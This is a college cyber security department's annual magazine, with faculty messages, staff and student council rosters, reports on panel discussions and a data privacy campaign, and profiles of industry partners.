Department of Cyber Security

abhayam

2020-23

🌐 **https://www.sakec.ac.in/cyse/**

📷 **cyse_sakec**

Table Of Content

From Principal's Desk

Dr. Bhavesh Patel

Education is a lifelong learning process that meets a variety of industries, businesses, and the community and includes skill training or upgrading skills and knowledge through competency-based education. With the frequent and constant changes in industries, more and more things are based on computers, hence the ultimate need for cybersecurity to protect all the data. In today's world data is the most expensive and valuable asset for everyone. Here at SAKEC, we chisel all the students with the best technical knowledge and teaching methodologies. With the multi-layered teaching and learning process we understand the emerging dynamics of the varied modes of engineering education and optimize emerging opportunities. Welcome to SAKEC, let's live this journey together and make a strong and reliable cyber army.

From HOD's Desk

Dr. Nilakshi Jain

I am very fortunate to work with dedicated, innovative, and caring students. I find each day filled with adventure, new experiences, learning from all and a chance to constantly widen our horizons. It always gives me a great pleasure to see the sea of smiling faces of children and I must admit that it is the students who make my day brighter and delightful with full of enthusiasm. It's challenging to go a few days without having heard about a significant data breach that could expose the personal information from millions of customers to criminals. As a result, there seems to be an enhanced urgency to showcase and mentor our students to a deeper understanding of safeguarding cyber information.

Dear students, you will soon become engineering graduates. You need to decide upon the path to be followed for your career in which you are interested. You may want to go for the Industry, for higher studies or you may want to start a company of your own. It should be decided by looking at your own interests and capabilities and market trends. Whatever path you choose, pursue it with full dedication and ardor. Grab the opportunities in front of you and, utilize and improve your skills continuously. Your capabilities and skills should be reflected from your performance in academics, extra-curricular activities and industry.

My heartiest best wishes to all students for their bright future!!

MEET OUR STAFF

DR. NILAKSHI JAIN
Ph.D.(Faculty of Computer Engineering – Digital Forensic)

DR. ASHA DURAFE
PhD(Electronics and Communication with Specialization in Cyber Security)

MS. SHWETAMBARI BORADE
Ph.D.(Pursuing),M.E. (Information Technology)

MS. VISHAKHA SHINDE
M.E (Computer Engineering)

MS. MEGHALI KALYANKAR
M.E. (Computer Science and Engineering)

abhayam

MEET OUR STAFF

MS. DEEPIKA BURTE
M.E (Computer Engineering)

MS.PRAJAKTA POTE
M.E (Computer Engineering)

MS.PRANALI PAWAR
M.E(Digital Electronics Engineering)

MS.DIPALI SHENDE
M.E(Electronics Engineering)

abhayam IV

MEET OUR STAFF

TECHNICAL STAFF

abhayam

MS.POONAM KAMBLE
Diploma(Computer Engineering)

MR.GANESH MASANE
Diploma(Hardware and Networking)

abhayam V

MEET
THE COUNCIL
2022-23

Shrawani Pagar
(President)

Jay Makwana
(General Secretary)

Yash Nagare
(Vice President)

Ojas patil
(General Co-ordinator)

Deepranjan Bhosale
(General Co-ordinator)

abhayam VI

MEET
THE COUNCIL
2022-23

Sakshi Dhanawade
(Treasurer)

Jasjyot Saini
(Joint Treasurer)

Aditya Panda
(Graphics Head)

Sahil Pimple
(Graphics Co-head)

Drashti Nagada
(Creativity Head)

abhayam VII

MEET
THE COUNCIL
2022-23

Rahul Jana
(Creativity Co-head)

Shailesh Yadav
(Website and
Documentation Head)

Amey Narvekar
(Photography Head)

Sanket Sagwekar
(Coverage Co-ordinator)

Sahil Zunjarrao
(Coverage Co-ordinator)

abhayam VIII

MEET THE COUNCIL 2022-23

Aishwarya kadam
(Ladies Representative)

Drashti Doshi
(Ladies Representative)

Swaraj Sakpal
(First year Representative &
Content Writer)

Sahil Bhelkar
(Second year Representative
& Social Media Co-ordinator)

Ritvik Karbhari
(Third year Representative &
Mentoring Co-ordinator)

Kartik Tandekar
(Sports Head)

abhayam IX

Introduction

"Security is not something you buy, but something you do"

The key factor in today's tech-savvy society is safety and security of information which is the greatest strength of every nation which they are striving towards. SAKEC recognizes the need for this and in order to create a cyber secure world , "Cyber Security Department" came into existence in the year 2020 with an initial intake of 60.Cyber security is the field that focuses on protecting networks, companies, and individuals from cyber threats/attacks. Cyber security isn't easy but it comes down to three basic principles - protect, detect and respond. In other words cyber security is an essential part of the digital world. Cyber Security is a shared responsibility in which, the more systems we secure, the more secure we are.

With this course, you'll learn computer security from both software and hardware perspective, with a focus on building and maintaining more secure systems.

Program Specific Outcome

- By the end of the educational experience our students will be able to:-
- The Cyber Security graduates are able to gain a thorough understanding of the Cyber Security landscape with its growing threats and vulnerabilities in the world of computing including software and hardware.
- Attain skills to comprehend and anticipate future challenges and devise methods to meet them and also, be articulate and skilled to convince all the stakeholders.
- The Cyber Security graduates are able to acquire and demonstrate the ability to use ethical standard tools, practices and technologies for the analysis, design, development, implementation and testing of innovative and optimal Cyber Security solutions without compromising the privacy needs of individual and entities and the security concerns of law enforcement agencies

INSTITUTE'S VISION

TO BECOME A GLOBALLY RECOGNIZED INSTITUTION OFFERING QUALITY EDUCATION AND ENHANCING PROFESSIONAL STANDARDS"

INSTITUTE'S MISSION

TO IMPART HIGH-QUALITY TECHNICAL EDUCATION TO THE STUDENTS BY PROVIDING AN EXCELLENT ACADEMIC ENVIRONMENT, WELL-EQUIPPED LABORATORIES AND TRAINING THROUGH THE MOTIVATED TEACHERS.

DEPARTMENT'S VISION

TO BE HIGHLY RENOWNED FOCUSED DEPARTMENT KEEPING CENTRE OF ATTENTION IN PREPARING STUDENTS ETHICALLY AND TECHNICALLY IN THE FIELD OF CYBER SECURITY AND MAKING THEM FUTURE LEADERS, CAPABLE TO LEAD TECHNICAL,ECONOMIC, SOCIAL AND ETHICAL DEVELOPMENT FOR THE SOCIETY.

DEPARTMENT'S MISSION

TO PROVIDE AN ACADEMIC ENVIRONMENT FOR THE DEVELOPMENT OF SOCIETY BY PROVIDING TRAINING AND TECHNICAL SKILL DEVELOPMENT TO BUILD KNOWLEDGE,ETHICS AND CONFIDENCE TO TAKE A LEADERSHIP ROLE IN THE FIELD OF CYBER SECURITY.

TO CULTIVATE RESEARCH AND ENTREPRENEURSHIP CULTURE RESULTING IN KNOWLEDGE AND INNOVATIVE TECHNOLOGIES THAT CONTRIBUTE TO SUSTAINABLE DEVELOPMENT OF THE SOCIETY BY PUBLISHING PAPERS AND ADVANCED RESEARCH FOR DESERVING STUDENTS.

TO ENCOURAGE AND AWARE STUDENTS WHO WOULD LIKE TO BOOST THEIR CAREER IN THE FIELD OF CYBER SECURITY BY PROVIDING PRACTICAL KNOWLEDGE WITH HANDS ON ENVIRONMENT

Trip Down Memory Lane

Cyber Colloquy

"It takes 20 years to build a reputation and a few minutes of cyberincident to ruin it." A quote by Stephane Nappo that is still relevant today. The department of cyber security at SAKEC, in partnership with V4Web Cybersecurity, CyberPeace Council, CyberFrat, and Cyber B.A.A.P, organised a panel discussion titled "CYBER COLLOQUY: CYBERSECURITY GUPSHUP" on April 13, 2022. The discussion was held in a hybrid mode (online and offline), and guests who wanted to participate online could do so through YouTube, a popular social media platform. The 7th floor auditorium served as the location for the offline conversation, which was open to anyone. The major goal of this discussion was to give a forum for professionals, researchers, psychologists, and entrepreneurs to discuss cybersecurity, debunk common misunderstandings, and explore the field's future growth. Participants in this conversation included DAB (Departmental Advisory Board) members as well as faculty and students from other departments in addition to the staff and students from the cyber security department. Everyone with a great interest in the topic of cyber security were welcome to participate in the conversation. The event's goal included the introduction of SAKEC's Cyber Security Strategy & Internet Usage Policy as well as raising awareness of cyber issues among our teachers and students.

Discussions will revolve on how incident management should be carried out in the event of a cyber incident, such as a comparison of social media accounts, and how to mentally recover from the cyber security incident so that life can resume normally. The Honorable Panelists for the session were, Mr.Ritesh Bhatia (Cybercrime Investigator and Founder of V4WEB), Maj.Vineet Kumar(Founder and Global President, CyberPeace Foundation), Mrs. Nirali Bhatia (Cyber Psychologist and Director V4WEB Technologies), Mr. Gaurav Batra (Founder & CEO CyberFrat), Dr.Bhavesh Patel (Principal SAKEC). The moderator for this discussion was Dr.Nilakshi Jain (H.O.D of cyber security department). Earlier, a number of questions were prepared for our distinguished panelists. The questions covered current issues, individual experiences, issues young people confront in the digital world, motivation for entering this sector, and what future advantages one might expect from a career in cyber security. Several audience questions were also provided in order to make the session more interactive. Each distinguished panelist received a set of questions.

There were many questions posed to Mr. Ritesh Bhatia, ranging from the typical ones like "What is the most crucial aspect of a cyber investigation" to some excellent ones like "What are the resources and skill set needed to enter this industry?". Ritesh Bhatia sir also discussed particular events in his life that helped him become one of the most well-known figures in the cyber world. He also talked about and shared how he and his team handle the pressure of conducting investigations of cybercrime when someone's reputation or even life could be at stake. He finally succeeded by offering advice to young people on how to avoid engaging in internet cybercrimes.

Mrs. Nirali Bhatia discussed the best strategies to deal with and recover from an online incident while also outlining the warning signs of cyberbullying and the possible responses from wellwishers.She was then questioned about how she entered the field and how she handles imposter syndrome in the IT sector.In her final statement, she provided advice on how to handle unslicited people online.

Maj. Vineet Kumar began by outlining the qualifications and traits of a professional with whom he would like to collaborate in the future. He then delved further into his past, discussing why he decided to work for the army rather than the private sector and what his major life turning point was. He continued by talking about the practical talents he had acquired while serving in the army. He concluded by discussing the precautions India could take to bolster its defences against cyberterrorists.

Beginning his discussion, Mr. Gaurav Batra instructed us on how to position ourselves and create a brand in order to launch our own businesses in five years. Then he detailed all the difficulties his business had encountered and how he overcame them. He was then questioned about the common talents that today's new business owners lack, as well as what other industries a cyber security company has to provide services in order to remain in business.He then discussed his company's GRC policy implementation in his final remarks.

As the only engineering college offering a degree in cyber security, Dr. Bhavesh Patel, Principal SAKEC, began his lecture by describing how he feels spearheading the transition. He was then questioned about how his institution will contribute significantly to the field of cyber security.He explained his vision for the SAKEC Cyber Security Strategy and Incident Response strategy in his final statement.

Visit our YouTube channel to learn more and hear these geniuses respond to our questions and enlighten us with their expertises. Together with the discussion, the SAKEC Cyber Security Strategy , Cyber Incident Response policies as well as the Cyber Incident Response Management Portal were also launched on this day. To sum this article, the panel discussion showed us how to safely use the internet and create a collaborative environment that promotes progress. We now understand what to do in the event of a cyber incident. Finally, we grasped the psychological effects of internet safety and privacy invasion.

Cyber Colloquy 2.0

(AI in Cyber Security Gupshup)

About the event:

This year's event, which was the sequel to the highly successful Cyber Colloquy event, was designed to inform students and members of the industry about the impact artificial intelligence and its products are having on cyber security and how we should be conscious of both its benefits and drawbacks. The youth were able to engage with cyber professionals, researchers, psychologists, and entrepreneurs in an environment that SAKEC developed in partnership with V4WEB Cyber Security and CyberFrat.

All the industry specialists gathered for breakfast and networking at the dining area at nine in the morning to kick off the event. The business experts were able to learn more about each other and get to know one another through this. After finishing their breakfast, they went to the auditorium to wait for the programm to start.

Dr. Nilakshi Jain, the head of the department of cyber security, was invited to talk briefly about the event by our student hosts at 10 a.m. Then she made room for Mr. Gaurav Batra to speak about the event.Mr. Gaurav Bhatra, the founder and CEO of CyberFrat, has 15 years of direct expertise as a cybersecurity expert, risk advisor, and tech entrepreneur. He explained to the audience, which included both online and offline participants, what this event intended to accomplish and how.

Our day's first speaker was Mr. Ritesh Bhatia, a well-known cybercrime investigator, cybersecurity expert, and data privacy consultant with 20 years of online expertise and three previous TedX speeches. He discussed AI-based cybercrimes and explained how deep fake voices can be used to deceive people and cause misunderstandings when used on an important person.It was a very educational lesson about the potential negative effects of artificial intelligence.

Ritesh Sir was followed by Mr. Gaurav Batra, who spoke about AI-based cybersecurity solutions. He demonstrated various security environments and asked the audience how they thought AI could be utilized to automate chores, which created a very smart conversation. CyberFrat gave presents to the top three audience members who provided the best responses. The conversation provided Mr. Avkash Kathiriya with the ideal platform.

Mr Avkash Kathiriya, Senior Vice President of research at Cyware labs, talked about Threat Intelligence In the Age of AI.He talked about how chat GPT can be used and other AI tools for advanced Threat Intelligence.His session was very informative and really great

Senior Vice President of Research of Cyware Labs, Mr. Avkash Kathiriya, spoke on Threat Intelligence in the Age of AI. He discussed additional AI methods and the use of chat GPT for sophisticated threat intelligence. His presentation was excellent and highly educational.

Glimpses of Roundtable Disscussions

Topic 1 - Vapt and network security

Topic 2 - Digital Forensics and CSI

Topic 3 - Cloud and IOT security

Topic 4 - Cyber Security Career Guidance

Drive4CyberPeace

On 14th October 2022
- Launch of Cyberpeace Centre Of Excellence (COE)
- Lauch of Journal
- Discussion on Data Protection Bill

The event was hosted by Mr. Ritesh Bhatia , a well known Cyber Crime Investigator and a 3x times TEDx Speaker, where he explained the 11 problem statements on which the discussion were going to take place:

1. Privacy and Protection of Health and Medical Records
2. Privacy of Organization Data
3.Privacy of Financial and Insurance Data
4. Right to My Data
5. Privacy of Online/Shopping Data
6. Tools for Data Privacy
7. Privacy from Big Tech
8. Data Collection at Public Places and by Govt
9. Privacy and Protection of Vulnerable Population Data
10. Privacy in the Era New Technologies
11. Prevention of Misuse of Lawful Access of Private Data

All of the topics were assigned a group leader, who would be responsible for summarising and presenting the information they discussed, with the group leaders being Anand Patwardhan, Payal Kothari(Daftari), Vernica Walia, Priyanka Pandit, Gaurav Batra, Darshan Chavan, Dinesh O Bareja, Shilpa Jabde, Nirali Bhatia, Khushbu Jain and Vinay Vishwanath. The group discussion went on for 30 mins and Everything was recorded for future references. we hope all of the informative discussion will be seen by the cyber security lawmakers and bring about a positive change to take a step forward towards data privacy in this modern world. I would conclude by saying "#Drive4CyberPeace" My Data My Privacy – Campaign to Drive Conversation on Data Privacy & Data Protection in collaboration with SAKEC Research Cell WAS an absolute success

Centre Of Excellence (COE)

CyberPeace Foundation is the world's first non-profit civil society organization and think tank of cyber and policy experts which focuses on awareness, counselling, education, training, and reaching out to the citizens, government firms, law enforcement agencies (LEAs), private enterprises, NGOs working in cybercrime and CyberSecurity, universities, CyberSecurity experts, and bug bounty hunters; to provide a common platform on a global level for all experts to come under a COMMON UMBRELLA.To prepare staff and students in the field of security and ensure that they are capable of leading technical, economic, social, and ethical development of the society, a Memorandum of Understanding (MoU) was signed between CyberPeace Council and Shah & Anchor Kutchhi Engineering College (SAKEC) on 4th March 2022.

Auditorium, 14th October 2022:
On the occasion of #Drive4CyberPeace – My Data My Privacy, a campaign which was organized by the department to drive the conversation on Data Privacy & Data Safety, on the same day inauguration ceremony of "CyberPeace – Center of Excellence" was held at SAKEC in presence of Dr. Bhavesh Patel (Principal SAKEC), all panel members, and Maj. Vineet Kumar (Founder & CEO of Cyber Peace Foundation) who is 3x times TEDx Speaker, Forbes 30 Under 30 Asia, recipient of 8 International & 17 National awards, and so on.

Intellectual Property Rights (IPR)

30th October 2021 at 6:30PM,

The department of cyber security SAKEC, in collaboration with Intellectual property rights (IPR) cell, organized an event named "Hands-on Session on Copyright Filing". The main purpose of this event was to create awareness about the copyright filing process among the faculties and students. Participants for this session were Staff & students from the cyber security department. The speaker for the event was Ms.Shwetambari Borade. She delivered a flawless, receptive and very informative session. Participants seemed to enjoy a lot, as the session was very interactive with lots of hands-on activities. She explained the current news of patent and copyright registration in India, not only in the field of cyber security but also in various fields. She also briefed about the duration of copyright and patent in India as per the recent law. Not just the briefing about the patent were explained but also the copyright and what are the various domains in which one can go for copyright were explained thoroughly. Participants were told to login in the official website for copyright filling provided by the Indian government as the hands-on activity. After completing the login process speaker explained the form filing process with detailed explanation of each field. The session was helpful to the Cyber security Department staff & students in following ways:

- It helped the audience to know how to file copyright.
- It provided the basic knowledge about various laws related to copyright.
- It inspired staff & students towards filing copyright on their projects, computer programs, algorithms, literature.
- It motivated students to go for advanced research in the desired field.

Other Events

- **SE Mini-Project Dissemination**

- **Dissemination of NBA Process**

- **CyberFrat Student Chapter Orientation**

- **Parents Teachers Meet**

- **Orientation Program - CEH & CSCU Organized by EC COUNCIL**

- **Certified Secure Computer User Training (CSCU)**

- **Effortless Excellence**

- **Parents Teachers Meet**

DAB MEMBERS

"DAB MEETING" was held on 16th April 2022 in an online mode by Dr Nilakshi Jain(HoD) and Dr Bhavesh Patel (Principal). In this meeting the roles and responsibilities of DAB members were discussed.

Shri. Mansukhbhai I. Shah

Shri. Jayantibhai U. Chhadva

Dr. Bhavesh Patel

Dr. Nilakshi Jain

Mr.Ritesh Bhatia

Ms. Manali Dhanavade

Dr.Lata Ragha

Dr. Vaishali D. Khairnar

"Elective Dissemination" was held on 1st June 2022 in an online mode. Insights of Elective Courses mentioned by the University at undergraduate level were discussed in this meeting. There were a total of 49 participants in this meet.

Mr. Pruthav Joshi

Mr. Ojas Dedhia

Ms. Shwetambari Borade

Ms. Vishakha Shinde

Ms. Meghali Kalyankar

Ms. Sakshi Dhanawade


Mr. Saini Jasjyot Singh

Ms. Manisha Ankush Dhanawade

Ms. Kuljeet Kaur Saini

INDUSTRY CONNECT

Industry Collaboration

RITESH BHATIA

Cybercrime Investigator | Certified Fraud Examiner | 3 times TEDx Speaker | MTV Troll Police |

Ritesh Bhatia, the founder of V4WEB Cybersecurity, is a well-known cybersecurity expert and data privacy consultant with 20 years of experience in cyberspace. He is recognized for his expertise in cybercrime investigations and has successfully solved cases for large corporations, organizations, law enforcement agencies, celebrities, and individuals in India and abroad. One of his most notable achievements was busting a WhatsApp group that was distributing child sexual abusive material, which received praise from the Indian police and Interpol. Ritesh is also a four-time TEDx speaker and a Certified Fraud Examiner from ACFE, USA.

He has appeared on national and international media outlets such as BBC and Canadian Broadcasting Corporation to share his insights on cybersecurity trends and cybercrimes. He is on the board of many companies, serving as a cybersecurity consultant and auditor, and is particularly interested in cybersecurity, infrastructure and data protection, security audits, risk assessment, business continuity, new age cybercrimes, dark web, and digital forensics. Recently, Ritesh was honored by the Governor of
Maharashtra for his work
supporting women tribals in
Palghar District, Maharashtra.

He is on the board of many companies, serving as a cybersecurity consultant and auditor, and is particularly interested in cybersecurity, infrastructure and data protection, security audits, risk assessment, business continuity, new age cybercrimes, dark web, and digital forensics. Ritesh is frequently invited to speak at conferences and has trained employees of various organizations, including leading corporate houses, national and international banks, and colleges .

NIRALI BHATIA

Cyber Psychologist | Psychotherapist | Tedx Speaker Founder Cyber B.a.a.p.

Nirali Bhatia, a renowned Cyber Psychologist and Internet Addiction Therapist with over a decade of experience in delivering counseling services for anxiety, depression, relationship issues, behavioral issues, and even cybercrime victims. With her charismatic speaking skills, she has graced the TEDx stage, been quoted in leading newspapers, and frequently appears on news channels, sharing her expertise and insights.

As the Director of V4WEB CYBERSECURITY and founder of CyberBAAP (an anti Cyberbullying organisation) Nirali is at the forefront of promoting cyber wellness and advocating for the rights of cybercrime victims.

Her recent recognition as "India's top Women Influencer in Cyber Security" is a testament to her hardwork and dedication to her field, further solidifying her status as a true force to be reckoned with in the world of psychology and cyber security.

GAURAV BATRA

Tech Entrepreneur | CISO | Cybersecurity Marketer | Risk Advisor | Infosec Speaker | Founder & CEO

Gaurav Batra, Founder & CEO, CyberFrat, Certified cybersecurity professional, result oriented IT&IS change-leader with more than 16 years of experience demonstrated abilities to implement secure technical business decisions & deliver value-added solutions. He was previously associated with Mondelez International as Asia CISO. Have working experience with organisations like HP, JP Morgan & Axis Bank. Gaurav is also associated with Indian Institute of Chartered Accounts & has trained 5000+ Chartered accountants pan India for Cyber Security, Digital Forensics, ethical hacking & Risk Management. He also has trained more than 1000+ cyber security professionals for technical certifications like CISSP, CISM and CCSP.

Has been awarded CISO of the year 2017 - 2020, Top 100 InfoSec maestros, Data security champion, India's top 20 InfoSec influencers, and many more speakers and InfoSec level recognition including one from The Economic Times.

Other Specialties/Services: Cyber security solution Advisory, Technical Educations, Security Awareness programs, IS Strategy & Execution, Risk Management, Security Deployment, information security Governance, Consulting, Controls, Audits and Resourcing.

MAJOR VINEET KUMAR

Advisory Council Member (Africa And Middle East)
Former Chief Of Cyber Defense Research Center
Member Of - Nasscom-dsci
Government Of India And Central Government Agencies

